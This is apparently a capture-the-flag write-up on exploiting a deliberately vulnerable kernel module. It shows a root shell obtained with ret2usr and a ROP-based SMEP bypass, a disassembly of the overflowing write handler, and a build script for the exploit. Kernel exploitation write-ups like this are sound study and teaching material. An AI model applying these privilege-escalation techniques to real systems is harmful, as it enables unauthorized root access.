
```
saad.iqbal[redacted]~/Desktop/Babykernel_ctf
File  Edit  View  Search  Terminal  Help
/ $ ls
babykernel.ko  etc           init          root          usr
bin            exploit       lib           sbin
core.cpio      flag          linuxrc       sys
dev            home          proc          tmp
/ $ ./exploit
[*] State saved
[*] mychrdev opened successfully
[*] Payload sent using write
[*] SMEP with privileage escalation

[*] UID: 0, Enjoy the root!
/ # cat flag
flag{nothing}
/ #
```

Finally, the exploit has been made using the ret2usr technique. I didn't find any cr4 register function in /proc/kallsysms to overwrite 20th and 21st bit therefore, I have used ROP to bypass SMEP. I don't think I need to bypass SMAP since we aren't accessing any userland pages explicitly. For that, we need to do ret2dir.

The vulnerability was in the mychrdev_write function:



There was a code to display buffer overflow detected but that code was never called. No checks on buffer overflow just a panic. So, I controlled the rip from there and did the LPE to get this job done using ret2usr.

```
mychrdev_write:
00000000c0          push        rbp
00000000c1          mov         rbp, rsp
00000000c4          sub         rsp, 0x50
00000000c8          nop
00000000c9          nop
00000000ca          nop
00000000cb          nop
00000000cc          nop
00000000cd          nop
00000000ce          lea         rdi, qword [rbp+var_50]
00000000d2          call        _copy_from_user
00000000d7          test        rax, rax
00000000da          je          loc_10e
```

```
00000000000da          je          loc_10e
-------------------------------------------------------------
00000000000dc          mov         rax, 0xfffffffffffffff2
00000000000e3          leave
00000000000e4          ret
                       ; endp
00000000000e5          mov         r8, rdx
00000000000e8          mov         ecx, 0x50
00000000000ed          mov         rdx, aBufferOverflow
00000000000f4          mov         esi, 0x2c5
00000000000f9          mov         rdi, aArchx86include
0000000000100          call        warn_slowpath_fmt
0000000000105          mov         rax, 0xfffffffffffffff2
000000000010c          leave
000000000010d          ret
-------------------------------------------------------------
```

I have provided a shell script to make the process of compiling the exploit and moving that into my file system smoothly. You can use that to test the my exploit.

```
#!/bin/bash
gcc exploit.c -o exploit -static $1
mv ./exploit ./initramfs
cd initramfs
find . -print0 \
| cpio --null -ov --format=newc \
| gzip -9 > core.cpio
mv ./core.cpio ../
```